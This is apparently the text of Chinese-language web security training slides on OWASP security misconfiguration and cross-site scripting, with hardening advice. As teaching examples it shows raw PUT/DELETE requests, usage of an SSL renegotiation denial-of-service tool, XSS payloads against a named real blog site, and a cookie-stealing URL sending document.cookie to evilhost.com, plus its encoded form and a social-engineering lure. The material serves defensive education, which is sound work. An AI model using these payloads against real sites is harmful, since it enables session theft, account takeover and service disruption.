
- 這樣的檢查應該在資料Decoded之後

- ✓ 確認輸入的檔案路徑位在所允許的合理範圍內

- Java : `java.io.File` → `getCanonicalPath()`

- ASP.NET : `System.IO.Path`.`GetFullPath()`

- ✓ 權限管理!



A6 - Security Misconfiguration



Web Server



➤ 關閉支援不影響正常維運的 HTTP Method

名稱	主要意義
GET	取得後端資源
POST	送出資料至後端網頁(程式)
CONNECT	進行連線(→proxy)
HEAD	僅取得回訊的 Header 內容
OPTIONS	列出伺服器支援的 Method
TRACE	取得到後端主機的中間交通資訊
PUT	送出檔案至伺服器上
DELETE	刪除伺服器上之檔案





✓ HEAD

- Banner grabbing by telnet
- Sending “HEAD / HTTP/1.0” to www.hinet.net port 80

```
命令提示字元
HTTP/1.1 200 OK
Date: Tue, 03 Nov 2009 03:30:56 GMT
Server: Apache/2.0.63 (Unix)
Last-Modified: Tue, 03 Nov 2009 00:57:24 GMT
Accept-Ranges: bytes
Content-Length: 9627
Cache-Control: max-age=3600
Expires: Tue, 03 Nov 2009 03:30:56 GMT
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

遺失與主機的連線。

C:\Documents and Settings\fredweng>
```



✓ OPTIONS

go cancel host
^ v port use SSL

request

raw headers hex

OPTIONS / HTTP/1.0
Host: www.d[redacted].com.tw

response

raw headers hex

HTTP/1.0 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jan 2010 02:39:58 GMT
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private



✓ PUT

```
PUT /test.htm HTTP/1.1  
Host: xxx.xxx.com.tw  
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)  
Accept-Language: en-us  
Connection: Keep-Alive  
Content-type: text/html  
Content-Length: 40
```

```
<html><body><h1>stipt</h1></body></html>
```

```
HTTP/1.1 201 Created  
Date: Mon, 27 Jul 2009 12:28:53 GMT  
Server: Apache/2.2.14 (Win32)  
Content-type: text/html  
Content-length: 30  
Connection: Closed
```

```
<html>  
<body>  
<h1>The file was created.</h1>  
</body>  
</html>
```

✓ DELETE

```
DELETE /test.htm HTTP/1.1  
Host: xxx.xxx.com.tw  
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)  
Accept-Language: en-us  
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK  
Date: Mon, 27 Jul 2009 12:28:53 GMT  
Server: Apache/2.2.14 (Win32)  
Content-type: text/html  
Content-length: 30  
Connection: Closed
```

```
<html>  
<body>  
<h1>URL deleted.</h1>  
</body>  
</html>
```



➤ 客製 500 Status Code 錯誤畫面

✓ HTTP Response: Status Code

- 200 - OK
- 301 - Moved Permanently (Redirect)
- 302 - Moved Temporarily(Found)(Redirect)
- 304 - Not Modified (for Cache)
- 400 - Bad Request
- 401 - Unauthorized (Authorization Required)
- 403 - Forbidden
- 404 - Not Found
- 500 - Internal Server Error ← 要客製處理!



▶ 客製 Framework 預設錯誤畫面

✓ .NET → web.config

```
<customErrors mode="On|Off|RemoteOnly"
  defaultRedirect="error.html">
  <error statusCode="500" redirect="err500.aspx"/>
  <error statusCode="404" redirect="notHere.aspx"/>
  <error statusCode="403" redirect="notAuthz.aspx"/>
</customErrors>
```


✓ Java → web.xml

[https://msdn.microsoft.com/zh-tw/library/h0hfz6fc\(v=vs.100\).aspx](https://msdn.microsoft.com/zh-tw/library/h0hfz6fc(v=vs.100).aspx)

```
<error-page>
  <exception-type>UnhandledException</exception-type>
  <location>GenericError.jsp</location>
</error-page>

<error-page>
  <error-code>500</error-code>
  <location>err500.jsp</location>
</error-page>
```

➤ .NET: 關閉對外直接輸出技術錯誤訊息



The screenshot shows the HTTP Editor interface. The Request tab is active, displaying the following details:

- Action: Change Content-Length
- Address: https://[redacted].hk:443/OrdQryHis.aspx
- Request: POST /OrdQryHis.aspx HTTP/1.1
- Referer: https://[redacted].hk:443/OrdQryHis.aspx
- Content-Length: 63
- Content-Type: application/x-www-form-urlencoded
- Host: [redacted].com.hk
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
- Pragma: no-cache
- Cookie: CustomCookie=WebInspect; ASP.NET_SessionId=uzwigpbnsqgwwt550qgmace0
- hidSeqNo=&hidPrice=&hidQty=&Account=&sYY=&sMM=&sDD=&order1=1

The Response tab is active, displaying the following error message:

Argument 'Date1' cannot be converted to type 'Date'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.InvalidCastException: Argument 'Date1' cannot be converted to type 'Date'.

Source Error:

```
Line 44:
Line 45:     sss = sYY & "/" & sMM & "/" & sDD
Line 46:     tmpDay = DateDiff("d", sss, Now())
Line 47:     strhistory = oclsCOM.GetOrdHistory(Session("ACNO"), Session("PASS"), tmpD
Line 48:     'Response.Write(strhistory)
```

Source File: C:\PUBLIC\WWWROOT\[redacted].hk\OrdQryHis.aspx Line: 46















```
<configuration>
  <!-- forms based authentication -->
  <system.web>
    <compilation debug="false">
      <compilers>
        <compiler language="c#" type="Mi
      <assemblies>
        <add assembly="mscorlib, Version
    </compilation>
```

**軟體上線必須
= false**

(回歸成預設值)

➤ 關閉 Directory Listing

Index of /etc/passwd

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	31-Jul-2003 12:36	-	
 AT-admin.cgi	31-Jul-2003 12:55	2k	
 Count.cgi	31-Jul-2003 12:55	3k	
 CrazyWWWBoard.cgi	31-Jul-2003 12:55	3k	
 Search.pl	31-Jul-2003 12:55	9k	
 WSFTP.LOG	31-Jul-2003 12:55	309k	
 YaBB.pl	31-Jul-2003 12:55	5k	
 vti_inf.html	31-Jul-2003 13:06	1k	
 access.log	31-Jul-2003 12:55	141k	
 accounts.txt	31-Jul-2003 12:55	22k	
 admin.db	31-Jul-2003 12:55	51k	
 administrators.pwd	31-Jul-2003 12:55	1k	
 administrators.pwd.i...>	31-Jul-2003 12:55	2k	
 adpassword.txt	31-Jul-2003 13:07	1k	

 master.passwd	31-Jul-2003 12:55	9k	
 msadcs.dll	31-Jul-2003 12:55	63k	
 mysql.class	31-Jul-2003 12:55	1k	
 order.log	31-Jul-2003 12:55	3k	
 passlist.txt	01-Jul-2003 12:55	2k	
 passwd	31-Jul-2003 12:55	2k	
 passwd.txt	31-Jul-2003 12:55	1k	
 password	31-Jul-2003 12:55	1k	
 password.txt	31-Jul-2003 13:11	1k	
 people.lst	31-Jul-2003 12:55	16k	
 perl	31-Jul-2003 12:55	471k	
 print.cgi	31-Jul-2003 12:55	10k	
 pwd.dat	31-Jul-2003 12:55	2k	
 pwd.db	31-Jul-2003 12:55	78k	
 redirect.cgi	31-Jul-2003 12:55	1k	
 root	31-Jul-2003 12:55	0k	
 seccing.bak	31-Jul-2003 12:55	5k	
 sendmail.inc	31-Jul-2003 12:55	4k	
 service.pwd	31-Jul-2003 12:55	9k	



➤ 關閉支援 Renegotiation

■ c-SSL-DOS is a tool to verify the performance of SSL.

Establishing a secure SSL connection requires 15x more processing power on the server than on the client.

■ c-SSL-DOS exploits this asymmetric property by overloading the server and knocking it off the Internet.

This problem affects all SSL implementations today. The vendors are aware of this problem since 2003 and the topic has been widely discussed.

This attack further exploits the SSL secure Renegotiation feature to trigger thousands of renegotiations via single TCP connection.

Download:

Windows binary: [c-ssl-dos-1.4-win-bin.zip](#)

Unix Source : [c-ssl-dos-1.4.tar.gz](#)

Use "./configure; make all install" to build.

Usage:

```
./c-ssl-dos 10.0.0.1 3.7 443  
Handshakes 0 [0.00 h/s], 0 Conn, 0 Err  
Secure Renegotiation support: yes  
Handshakes 0 [0.00 h/s], 97 Conn, 0 Err  
Handshakes 68 [67.39 h/s], 97 Conn, 0 Err  
Handshakes 148 [79.91 h/s], 97 Conn, 0 Err  
Handshakes 228 [80.32 h/s], 100 Conn, 0 Err  
Handshakes 308 [80.62 h/s], 100 Conn, 0 Err  
Handshakes 390 [81.10 h/s], 100 Conn, 0 Err  
Handshakes 470 [80.24 h/s], 100 Conn, 0 Err
```


CVE-2014-3566

SSL 3.0 協議安全又出問題，Google 打算徹底拋棄它

作者 Pingwest | 發布日期 2014 年 10 月 15 日 | 分類 網路, 資訊安全

根據 Google 安全部落格上的消息，這次新發現的 SSL 設計缺陷，讓攻擊者可以通過特定的手法獲取客戶端和伺服器之間的加密數據，需要加密傳輸的很多是涉及到用戶隱私，例如帳號、密碼之類的敏感訊息。具體來說，已經有差不多 15 年歷史之久的 SSL 3.0 協議已經足夠老了，它的繼任者 TLS（傳輸層安全協議）雖然可以實現和 SSL 類似的功能，但出於使用者體驗方面的考慮，很多服務會選擇向下相容 SSL，而這恰恰就給攻擊者留下了可乘之機。

現在，即使一個客戶端和伺服器都支援 TLS，但為了解決 HTTPS 伺服器端互操作性的 bug，很多客戶端還是會通過協議降級的方式使用 SSL 3.0。這樣以來攻擊者就可以用觸發失敗連接的方式啟動 SSL 3.0 協議，接著自然也就可以利用 SSL 3.0 中的漏洞了。

Google 的三位員工在發現這其中的問題後建議大家在客戶端和伺服器上禁用 SSL 3.0 安全協議，這樣一來雙方之間的通信將被迫通過 TLS 進行，攻擊者自然就沒法利用 SSL 3.0 協議中的設計缺陷了。

SSL設定建議



- 協定越新越好
 - ✓ 使用 **TLS v1.2**
 - ✓ 關閉有問題的 **TLS v1.1**、**TLS v1.0**、**SSLv3**、**SSLv2**
- 避免使用有問題的加密法或Hash
 - ✓ 不要再使用 **DES**、**3DES**、**MD5**、**RC4**
- 加密長度
 - ✓ **1024** 以上
- Implementation(產品/程式碼)使用最新版
- 參考文件
 - ✓ <http://blog.jobbole.com/80591/> (SSL/TLS 部署最佳实践 v1.3)
 - ✓ <https://www.ssllabs.com/projects/best-practices/>

部署強化 → “Secure Defaults”



➤ 主機設定

- ✓ OS /系統元件是否更新上patch
- ✓ 修改預設登入帳密
- ✓ 關閉不必要的網路服務(service ports)

➤ 網站環境設定


- ✓ SSL設定
- ✓ Web Server設定
 - 關閉目錄瀏覽權限
 - 關閉檔案執行權限
 - 限縮Google搜尋範圍
 - OS執行權限最小化

➤ 網頁系統設定

- ✓ 移除“debugging modes”
 - Log、backdoor、PW、comment
- ✓ 強化管理帳密
- ✓ 開啟存取控管設定
- ✓ 資料庫存取權限最小化



https://pic.pimg.tw/applause29/1456553329-2587487144_n.jpg



A7 - Cross-Site Scripting (XSS)





XSS (生:1996 ~ 卒:?)

駭客

偷偷讓網站閱讀者

做駭客指定的事情 ~

反射式XSS範例：搜尋引擎！



Google
台灣

XSS

進階搜尋
語言選項

★ 我的最愛

XSS - Google 搜尋

所有網頁 圖片 影片 地圖 新聞 翻譯 Gmail 更多 ▾

Google

XSS

搜尋

約有 7,550,000 項結果 (需時 0.06 秒)

進階搜尋

全部

更多

網路

所有中文網頁

繁體中文網頁

台灣的網頁

不限時間

過去 24 小時

標準檢視

網頁預覽

更多搜尋工具

[Cross-site scripting - Wikipedia, the free encyclopedia](#) - [翻譯此頁]

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications that enables malicious attackers to inject ...

[en.wikipedia.org/wiki/Cross-site_scripting](#) - 頁庫存檔 - 類似內容

[精華區: 台灣PHP聯盟 Taiwan PHP User Group](#)

XSS(Cross Site Scripting)攻擊會讓您遺失Cookie中的資料 ... 跨網站攻擊程式(XSS)指的是一種能夠威脅任何網站應用的形式，而它的嚴重性往往被低估了；這個問題所帶來 ...

[twpug.net/modules/smartsection/item.php?itemid=34](#) - 頁庫存檔 - 類似內容

[XSS測試語法大全- 網路攻防戰](#)

2007年7月4日 ... XSS測試語法大全 發佈者： OpenBlue 發佈時間22:50 註：以下文章非本人撰寫為中國大陸網路 [http://anti-hacker.blogspot.com/2007/07/xss.html](#) ...

[anti-hacker.blogspot.com](#) , 惡意程式 - 頁庫存檔 - 類似內容

[Blog XDite.net » 十多分鐘抵禦XSS且擊退攻擊的神奇技術?](#)

2006年11月21日 ... 所謂XSS (Cross Site Scripting) , 其實並不是什麼狂抽猛送灌流量的攻擊技術，所以並不會有攻防與逼退對方的情形產生。它的手法類似於釣魚詐騙，誘騙 ...

[blog.xdite.net/?p=209](#) - 頁庫存檔 - 類似內容

故事就是這樣開始的



```
<%
```

```
...
```

```
Response.Write "<div class='label'>以下是您要搜尋的資料</div><br />"
```

```
Response.Write "關鍵字: " & Request.Form("SearchKeyword")
```

```
...
```

```
%>
```

反射式XSS範例 (cont.)



Sign In | Contact Us | Feedback | Search

DEMO SITE ONLY

[INSIDE ALTORO MUTUAL](#)

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Search Results

No results were found for the query:

網頁訊息

1111

確定

```
http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%281111%29%3C%2Fscript%3E - 原先的原始檔
檔案(F) 編輯(E) 格式(O)
72 <td valign="top" colspan="3" class="bb">
73
74
75 <div class="f1" style="width: 99%;">
76
77 <h1>Search Results</h1>
78
79 <p>No results were found for the query:<br /><br />
80 <span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(1111)</script></span></p>
81
82 </div>
83
84
```


寫入式XSS範例：留言板

The image displays two side-by-side screenshots of a Windows Internet Explorer browser window, illustrating a successful cross-site scripting (XSS) attack on a web application's comment board.

Left Screenshot (Input): The browser address bar shows `http://192.168.153.130/`. The page header identifies the site as Stark Technology Inc. 敦陽科技股份有限公司. A navigation menu on the left lists items like "01. HTTP PUT", "02. SQL 中出", "03. XSS 跨站", and "03. XSS 留言". The comment form contains the following text:

- 您的大名：
- 輸入你想給予的意見：

The input field for the comment is highlighted with a red box.

Right Screenshot (Output): The browser shows the rendered result of the XSS attack. The comment text is displayed as:

留言者：我是帥哥 說：
堅決杜絕色情

Below the text, a red-bordered box highlights a rendered image of a Playboy Blu-ray/DVD cover, demonstrating that the injected code successfully executed and loaded an external resource.

The browser's status bar at the bottom shows "完成" (Done) and "網際網路" (Internet).

攻擊一：身份盜用

自由電子報-生活新聞 - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

http://www.libertytimes.com.tw/2006/new/nov/21/today-life4.htm

自由電子報 www.libertytimes.com.tw

生活新聞

2006年11月21日星期二

無名小站遇「駭」 個資流入中國

大三生與高三生 兩人聯手入侵

〔記者黃敦硯、袁世忠／台北報導〕台灣最大部落格網站「無名小站」發生會員資料外洩事件！刑事警察局偵九隊三組查獲由東海大學大三陳姓學生與洪姓高三生組成的駭客集團，以「XSS漏洞」方式入侵無名小站。

中國駭客竟仿效 連結下載個資

警方已將兩人先以妨害電腦使用罪嫌送辦。不過，他們的手法似已引發中國駭客仿效，將取得的個人資料貼在中國的網站上，甚至还提供一個檔案連結，讓網友可以下載他所抓得的部分無名小站用戶資料。

「無名小站」存有近兩百萬會員個人檔案的資料庫，因此成為駭客練功的最愛之一。警方發現陳某涉嫌以「XSS漏洞」方式入侵無名小站，同時還在台灣駭客年會發表專題時，發表自己入侵無名小站的方法與駭客分享。

鑽XSS漏洞 侵30餘學校企業

攻擊步驟：以無名小站為例



▶ 找到可用的URL-

- ✓ `http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>alert(document.cookie)</script>&search_title=1`



會彈出小視窗，確認存在弱點！

結合編碼與社交工程



➤ 特製惡意網址

[http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>location.replace\("http://www.evilhost.com/getcookie.asp?k="+document.cookie\)</script>&search_title=1](http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>location.replace('http://www.evilhost.com/getcookie.asp?k='+document.cookie)</script>&search_title=1)

➤ 將其編碼

[http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=%3C%73%63%72%69%70%74%3E%6C%6F%63%61%74%69%6F%6E%2E%72%65%70%6C%61%63%65%28%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%31%30%34%2C%31%31%36...\(略\)&search_title=1](http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=%3C%73%63%72%69%70%74%3E%6C%6F%63%61%74%69%6F%6E%2E%72%65%70%6C%61%63%65%28%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%31%30%34%2C%31%31%36...(略)&search_title=1)

➤ 到論壇求救

✓ 『我 blog 有問題 / _ \, 麻煩到這裡看一下』 ...

拿到cookie後進行冒名登入



PHPSESSID=792e48c961e5d46d21b6b7081ee2cbd9; __utmc=270312759; a_uid= ; a_page=1; COOKIETEST=TESTING_COOKIE; wretchhala_data=a%3A2%3A%7B%3A11%3A%22autologinid%22%3B%3A0%3A%22%22%3B%3A6%3A%22userid%22%3B%3A6%3A%22207405%22%3B%7D; wretchhala_sid=e7ece2aa1662da8dc024bae4ce95912c; wretchhala_t=a%3A6%3A%7B%3A76110%3B%3A1152238523%3B%3A1440%3B%3A1152238300%3B%3A76089%3B%3A1152238328%3B%3A75421%3B%3A1152238366%3B%3A76065%3B%3A1152238512%3B%3A75828%3B%3A1152238534%3B%7D

http://www.wretch.cc/

無名小站 WRETCH

時時分享 刻刻精采

無名的名人 | 無名相簿 | 無名網誌 | 無名BBS | 無名小站公告 | 啓用影音上傳功能囉!

個人資料維護

更改密碼	<input type="text"/>	(不改變免填, 請用英文數字組合, 小心保護密碼)
確認密碼	<input type="text"/>	(不改變免填, 請用英文數字組合, 小心保護密碼)
真實姓名	<input type="text" value=""/>	(無法更改)
性別	女性	
婚姻	未婚	
生日	年: 1988 月: 8 日: 10	
電子信箱	<input type="text" value=""/> @yahoo.com.tw	(更改需重新認證)
聯絡電話	<input type="text" value=""/>	

攻擊二：種惡意程式



▶ 透過 XSS 讓使用者中惡意程式

- ✓ 攻擊 **Browser**
- ✓ 攻擊 **Office**
